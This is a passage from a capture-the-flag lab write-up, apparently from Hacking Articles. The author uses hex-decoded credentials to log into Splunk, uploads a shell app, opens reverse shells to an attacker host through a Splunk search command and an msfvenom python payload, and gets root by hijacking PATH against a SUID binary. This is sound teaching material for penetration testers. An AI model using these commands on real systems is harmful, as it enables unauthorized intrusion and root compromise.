We went on to an online hex converter. To find that it says “agent:avengers”. As per convention, we know that mostly the login credentials are written in that format separated by a colon.



ASCII to Hex

...and other free text conversion tools

Text (ASCII / ANSI)


```
agent:avengers
```

Convert

Highlight Text


It was a thought that where we might put these credentials. Then we remembered that in our initial nmap scan. We found that Splunk is installed on the system. Looking for flags everywhere, we actually kind off forgot all about the Splunk. So, we decided to try and open the Splunk portal by browsing the IP Address followed by the port on which Splunk is running.

1 | <http://192.168.1.101:8000>




The information we got earlier from the previous screenshot is in fact login credentials. The username is “agent” and the password are “avengers”, we enter these and are able to get into the Splunk account.


We looked around for a while and then decided to upload a shell to the account. On searching, we found a way to weaponize Splunk with reverse and bind shell from this link.



The .gz file from the link was saved on our system, we navigate to the “App: Search & Reporting” option and click on “Manage Apps”.




Click on the “Upload app” option. Using the browse option, we find our shell, select it and upload it.



Click on the “Restart Now” to restart the application.

We scroll down to find our shell file as shown below. Before we can run, it we need to click on the “Permissions” option to change its permissions.



introspection_generatorAddon	introspection_generatorAddon	7.3.0	Yes	No	App Permissions
Home	launcher		Yes	Yes	App Permissions
learned	learned		Yes	No	App Permissions
legacy	legacy		Yes	No	App Permissions
sample data	sample_app		Yes	No	App Permissions
Search & Reporting	search	7.3.0	Yes	Yes	App Permissions
Splunk Archiver App	splunk_archiver	1.0	Yes	No	App Permissions
Splunk Get Data In	splunk_gdi	1.0.1	Yes	No	App Permissions
splunk_httpinput	splunk_httpinput		Yes	No	App Permissions
Instrumentation	splunk_instrumentation	4.2.2	Yes	Yes	App Permissions
Splunk Metrics Workspace	splunk_metrics_workspace	1.1.6	Yes	Yes	App Permissions
Monitoring Console	splunk_monitoring_console	7.3.0	Yes	Yes	App Permissions
Weaponize Splunk for Pentesting and Red Teaming	splunk_shells-1.2	1.2	Yes	No	App Permissions

Configuration files need to be added in order to run the shell successfully, here we set permission to everyone and at the bottom, we click on the “All apps” radio button and save this change.

App permissions

Users with read access can only save objects for themselves, and require write access to be able to share objects with other users.

Roles	Read	Write
Everyone	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
admin	<input type="checkbox"/>	<input type="checkbox"/>
can_delete	<input type="checkbox"/>	<input type="checkbox"/>
power	<input type="checkbox"/>	<input type="checkbox"/>
splunk-system-role	<input type="checkbox"/>	<input type="checkbox"/>
user	<input type="checkbox"/>	<input type="checkbox"/>

Apply selected role permissions to:

[Learn more](#)

This app only (splunk_shells-1.2) All apps (system)

Cancel

Save

Now to execute the shell. We navigate to the search option in Splunk and type in our command defining that we want a reverse shell of standard type to talk to our attack machines IP on the listening port.

```
1 | revshell std 192.168.1.107 1234
```

splunk>enterprise App: Search & Reporting ▾

Search Metrics Datasets Reports Alerts Dashboards

New Search

```
| revshell std 192.168.1.107 1234
```

✓ 0 results (10/23/19 10:00:00.000 AM to 10/24/19 10:41:48.000 AM) No Event Sampling ▾

Events (0) Patterns Statistics (0) Visualization

20 Per Page ▾ ✎ Format Preview ▾

Netcat is running on our machine listening on port 1234 and see shell talking back.

```
1 | nc -lvp 1234
```

```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
192.168.1.101: inverse host lookup failed: Unknown host
connect to [192.168.1.107] from (UNKNOWN) [192.168.1.101] 43164
```

We used Msfvenom to create a python payload.

```
1 | msfvenom -p cmd/unix/reverse_python lhost=192.168.1.107 lport=4444 R
```

```
root@kali:~# msfvenom -p cmd/unix/reverse_python lhost=192.168.1.107 lport=4444 R ↵
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 561 bytes
python -c "exec('aW1wb3J0IHNvY2tldCAgICAgICAsICAgICAgIHN1YnByb2Nlc3MgICAgICAgLCAgICAgICBvcyAgICAgI
CAgICAgICwgICAgICAgc29ja2V0LlNPQ0tfU1RSRUFNKSAgICAgICAgO3MuY29ubmVjdCgoaG9zdCAgICAgICAsICAgICAgIHB
gICwgICAgICAgMSkgICAgICAgIDtvcy5kdXAyKHMuZmlsZW5vKCkgICAgICAgLCAgICAgICAyKSAgICAgO3A9c3ViCHJvY
```

The payload is uploaded through our existing Netcat session, all that needed to be done was the payload to be pasted into the terminal and executed.

```
1 | id
```

```
id ↵
uid=1001(splunk) gid=1001(splunk) groups=1001(splunk)
python -c "exec('aW1wb3J0IHNvY2tldCAgICAgICAsICAgICAgIHN1YnByb2Nlc3MgICAgICAgLC
CAgICAgICwgICAgICAgc29ja2V0LlNPQ0tfU1RSRUFNKSAgICAgICAgO3MuY29ubmVjdCgoaG9zdCAg
gICwgICAgICAgMSkgICAgICAgIDtvcy5kdXAyKHMuZmlsZW5vKCkgICAgICAgLCAgICAgICAyKSAgIC
```

Privilege Escalation

A new Netcat session is started on the port (4444) that we defined in our payload and we see the execution occur flawlessly.

```
1 | nc -lvp 4444
2 | python -c 'import pty;pty.spawn("/bin/bash")'
3 | find / -perm -u=s -type f 2>/dev/null
```

```
root@kali:~# nc -lvp 4444 ↵
listening on [any] 4444 ...
192.168.1.101: inverse host lookup failed: Unknown host
connect to [192.168.1.107] from (UNKNOWN) [192.168.1.101]
python -c 'import pty;pty.spawn("/bin/bash")' ↵
splunk@ubuntu:/$ find / -perm -u=s -type f 2>/dev/null ↵
find / -perm -u=s -type f 2>/dev/null
```

Then without wasting any time we searched for any file having SUID or 4000 permission with the help of Find command.

```
/opt/ignite  
/bin/umount  
/bin/ping  
/bin/su  
/bin/fusermount  
/bin/mount  
splunk@ubuntu:/$ /opt/ignite ↵  
/opt/ignite  
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
      inet 192.168.1.101 netmask 255.255.255.0 broadcast 192.168  
      inet6 fe80::bb22:b1c2:34c4:ddc prefixlen 64 scopeid 0x20<l  
ether 00:0c:29:2d:0e:1b txqueuelen 1000 (Ethernet)  
      RX packets 371567 bytes 491294894 (491.2 MB)  
      RX errors 0 dropped 0 overruns 0 frame 0  
      TX packets 236093 bytes 80546825 (80.5 MB)  
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
      inet 127.0.0.1 netmask 255.0.0.0  
      inet6 ::1 prefixlen 128 scopeid 0x10<host>  
      loop txqueuelen 1000 (Local Loopback)  
      RX packets 40672 bytes 53411538 (53.4 MB)  
      RX errors 0 dropped 0 overruns 0 frame 0  
      TX packets 40672 bytes 53411538 (53.4 MB)  
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

The Find command gave us an interesting file named “ignite”. We will try to enumerate this further.

Now, we need to compromise the target system further to escalate privileges. PATH is an environmental variable in Linux and Unix-like operating systems which specifies all bin and sbin directories that hold all executable programs are stored.

When a user runs any command on the terminal, its request to the shell to search for executable files with the help of PATH Variable in response to commands executed by a user. So, when we exported the PATH and ran the command. It gave us the root shell. After getting the root shell we moved onto the root directory to look for flags. Here we found a final.txt. We opened the flag using the cat command to find the Strom Breaker Flag.

```
1 cd /tmp
2 echo "/bin/bash" > ifconfig
3 chmod 777 ifconfig
4 export PATH=/tmp:$PATH
5 /opt/ignite
6 cd /root
7 ls
8 cat final.txt
```

```
splunk@ubuntu:/tmp$ cd /tmp
cd /tmp
splunk@ubuntu:/tmp$ echo "/bin/bash" > ifconfig
echo "/bin/bash" > ifconfig
splunk@ubuntu:/tmp$ chmod 777 ifconfig
chmod 777 ifconfig
splunk@ubuntu:/tmp$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
splunk@ubuntu:/tmp$ /opt/ignite
/opt/ignite
root@ubuntu:/tmp# cd /rot
cd /rot
bash: cd: /rot: No such file or directory
root@ubuntu:/tmp# cd /root
cd /root
root@ubuntu:/root# ls
ls
final.txt
root@ubuntu:/root# cat final.txt
cat final.txt
```

ARSENAL

Storm Breaker:{0C683E44D2F04C6F62B99E87A38CF9CC}


-----Contact Undersigned to share your feedback with HACKING ARTICLES Team-----

<https://www.linkedin.com/in/aarti-singh-353698114/>
<https://twitter.com/pavan2318>
<https://twitter.com/rajchandel>

Now although we have rooted the lab and this could be the end of the lab if it was labelled as Boot to Root. But it is defined as Capture the Flag and so far, we have 4 flags. That means we are at a loss of one flag. So, to look for it we were enumerating in the /opt directory. Here we found 2 files. One was yakahints.txt. So

nice of them to give us hints like that. And another was an MS Excel File named `yaka.xlsx`. We opened the `yaka` hints. To find that it says “Guardians of The Galaxy Vol. 1 Release date is 20 14”. That is definitely a bizarre way to write a date. Keeping in mind, we download the file to our system by transferring the file to `/var/www/html`.

```
1 cd /opt
2 ls
3 cat yakahints.txt
4 cp yaka.xlsx /var/www/html/
```



A terminal window showing a sequence of commands and their outputs. The user navigates to the `/opt` directory, lists its contents, and reads the `yakahints.txt` file. The file contains the text "Guardians Of The Galaxy Vol.1 Release Date is 20 14". Finally, the user copies the `yaka.xlsx` file to the `/var/www/html` directory.

```
splunk@ubuntu:/$ cd /opt ↵
cd /opt
splunk@ubuntu:/opt$ ls ↵
ls
ignite  splunk  yakahints.txt  yaka.xlsx
splunk@ubuntu:/opt$ cat yakahints.txt ↵
cat yakahints.txt
Guardians Of The Galaxy Vol.1 Release Date is 20 14
splunk@ubuntu:/opt$ cp yaka.xlsx /var/www/html/ ↵
cp yaka.xlsx /var/www/html/
splunk@ubuntu:/opt$
```

Now, after downloading we find that the file was absolute blank. But that hint contained the date written in a weird way. So, we thought what if 20 was the Row and 14 was the column. Now as the Excel sheet has Columns written as alphabets. We went on to the 14th alphabet. After going to the cell N20, we see that we have the Final flag in the Formula Bar. We found the fifth flag.

N20	C	D	E	F	G	H	I	J	K	L	M	N	O
1													
2													
3													
4													
5													
6													
7													
8													
9													
10													
11													
12													
13													
14													
15													
16													
17													
18													
19													
20													
21													
22													
23													
24													
25													
26													
27													

This concludes the Lab. We hope the readers might learn a lot from this CTF Challenge. This Lab is truly testing one's ability to Enumerate.

Author: Pavandeep Singh is a Technical Writer, Researcher and Penetration Tester
Contact [here](#)

[← OLDER POSTS](#)
